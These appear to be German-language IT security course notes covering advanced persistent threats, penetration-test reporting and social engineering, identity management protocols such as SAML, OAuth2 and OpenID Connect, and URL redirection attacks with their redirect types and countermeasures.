Advanced Persistend Threads sind dedizierte Angriffe (oft von professionellen und staatlichen Institutionen). Gegen solche angriffe ist die Abwehr eher schwierig, da

- noch keine Security-Patches für die genutzten Lücken zur Verfügung stehen
- der Angreifer oft Insider-Wissen über die Firmenstruktur verfügt
- der Angreifer customized (Social Engineering) Angriffe fährt.

17.1. Sandbox-Ausführung

Eine mögliche Erkennung von solchen Angriffen ist das ausführen in einer Sandbox von z.B. Mailanhängen möglich. Dann wird geschaut, wie und ob eine Software sich darin verhaltet.

17.2. Tools

- `https://www.cuckoosandbox.org/` (automated Sandbox Analysis)
- Splunk
- Elasticsearch

18. Security Testing: Kundenakquise und Beratung

Es stellt sich stets die Frage, was der Kunde überhaupt möchte und wie wir seine Bedürfnisse zufriedenstellend befriedigen können. Also gilt es mit dem Kunden zu besprechen, worin sein Grundbedürfnis liegt.

Wie bei einer Revision der Kassenbücher, werden die gefundenen Probleme bei einem Penetration Test nicht repariert sondern nur in einem Dokument aufgezeigt. Die Problembehebung ist üblicherweise nicht die Aufgabe des Pentesters.

18.1. Berichte

Gründe für Security Tests sind Gesetze, eigenes Bestreben oder speziellere Intentionen wie z.B das erhöhen des eigenen Abteilungs-Budget. Aus dem Security Test resultiert immer ein Report, bestehend aus Managment Summary, Technical Summary und Schwachstellenreport. Beim Testing ist die Nachvollziehbarkeit des Tests enorm wichtig! Es sollen auch die guten Tests dokumentiert werden. (safe my ass strategy, damit der Dienstleister später nicht Fahrlässigkeit unterstellen kann)

18.2. Testtypen

- Manuell oder voll automatisiert
- Einmalig oder regelmässig
- Blackbox oder Whitebox
- Mit oder ohne Login
- Hands-On oder Review
- mit oder ohne Social Engineering

18.3. Social Engineering

Beim Social Engineering geht es immer um das erfinden einer glaubwürdigen Geschichte. Als Sicherheitsverantwortlicher sollte man auf die Gefahr von Social Engineering hinweisen und zwei Wochen später eine Attacke durchführen.

Leider lassen sich Angriffe über Social Engineering nicht ganz verhindern. Deshalb werden Social Engineering-Angriffe auch nur mit Erfolgsraten angegeben.

18.4. Probleme

- Angriffe auf Provider die auch Kunden mitreisst die keine Security Tests beantragt haben.
- Virus Angriff mit USB Stick der fälschlicherweise von einer anderen Person eingesteckt wird.

19. Identity & Authentication Management (IAM)

Beim IAM geht es um die Verwaltung von Benutzer und deren Authentisierung und Autorisierung.

IAM = Identity(Username, User Attribute) + Authentisierung + Authorisierung

In einer klassischen Intranet-Umgebung wird oft ein Active Directory / LDAP für die Verwaltung der Benutzer und Kerberos für die Authentifizierung verwendet. Die beiden Technologien erlauben auch Single Sign On. Um das selbe im Internet zu erreichen, gibt es folgende Möglichkeiten:

19.1. AAI: Authentication & Authorization Infrastructure

AAI erlaubt einen globalen Zugang zu mehreren Resourcen über eine einheitliche Schnittstelle. AAI ist ein Verfahren, Angehörigen unterschiedlicher Institutionen Zugriff auf geschützte Informationsangebote zu ermöglichen, die verteilt auf unterschiedlichen Webservern liegen. Der Benutzer hat nur noch ein Credential und meldet sich beim Identity Provider an. Anschliessend bekommt er eine portable Identität, mit welcher er sich an den eigentlichen Resourcen (z.B e-Learning, Studenten Administration, Web Portal, etc.) anmelden kann.

19.2. Shibboleth

SwitchAAI setze auf Shibboleth auf. Shibboleth basiert auf HTTP Redirections und es ist deshalb nur für Webanwendungen brauchbar. Im Gegensatz zu OAuth2 kann auch nur http verwendet werden.

19.3. SAML: Security Assertion Markup Language

SAML ist ein XML-Standard zum Austausch von Authentifizierungs- und Autorisierungsinformationen.

19.4. OAuth2 Authorization Framework

OAuth ist ein offenes Protokoll, das eine standardisierte sicher API Autorisierung (nicht Authentifizierung) für Desktop, Web und Mobile Anwendungen erlaubt. Seit OAuth2 wird keine Krypto mehr angeboten, sondern man verlässt sich komplett auf TLS. Aus diesem Grund kann OAuth2 nur mit HTTPS verwendet werden.



Abbildung 23: OAuth 2.0

19.5. OpenID Connect

OpenID Connect ist ein dezentrales Authentifizierungssystem für webbasierte Dienste. (Layer über OAuth2, der die Sicherheit hinzufügt). Es erlaubt einem Benutzer, der sich bei seinem sogenannten OpenID-Provider einmal mit Benutzername und Kennwort angemeldet hat, sich nur mit Hilfe der sogenannten OpenID (URL Identifier) ohne Benutzername und Passwort bei allen das System unterstützenden Websites, den sog. Relying Parties, anzumelden, wendet also das Single Sign-on-Prinzip an.

OpenID setzt sich momentan stark bei Webdienste durch (z.B. wird es von Google, Facebook etc. eingesetzt).



Abbildung 24: OpenID

20. URL Redirection Attack

URL Redirection wird oft aus Marketing und Statistik-Gründen verwendet, da damit mehr Klicks auf dem eigenen Server stattfinden und z.B. Weiterleitungen aus Werbebannern verrechnet werden können.

20.1. Attack



Abbildung 25: URL Redirection Exploit

20.2. Redirection Types

Type1 und 2 ist von Interesse

Type 1: 302 Found Temporarly moved. HTTP Response Header "`Location: http://other-site/`"

Type 2: 200 OK Http Response Header "`Refresh: 0; URL=http://other-site/`"

Type 3: 200 OK "`<META HTTP-EQUIV="Refresh"CONTENT="5; URL=http://foo.bar/blatz.html">`"

Type 4: JavaScript "`document.location=XXX`"

20.3. Massnahmen

1. Input Validation: Redirect Parameter Validieren
2. Lookup Tables: Mappings erstellen zwischen Parameter und URL

A. Listings

B. Abbildungsverzeichnis

C. Tabellenverzeichnis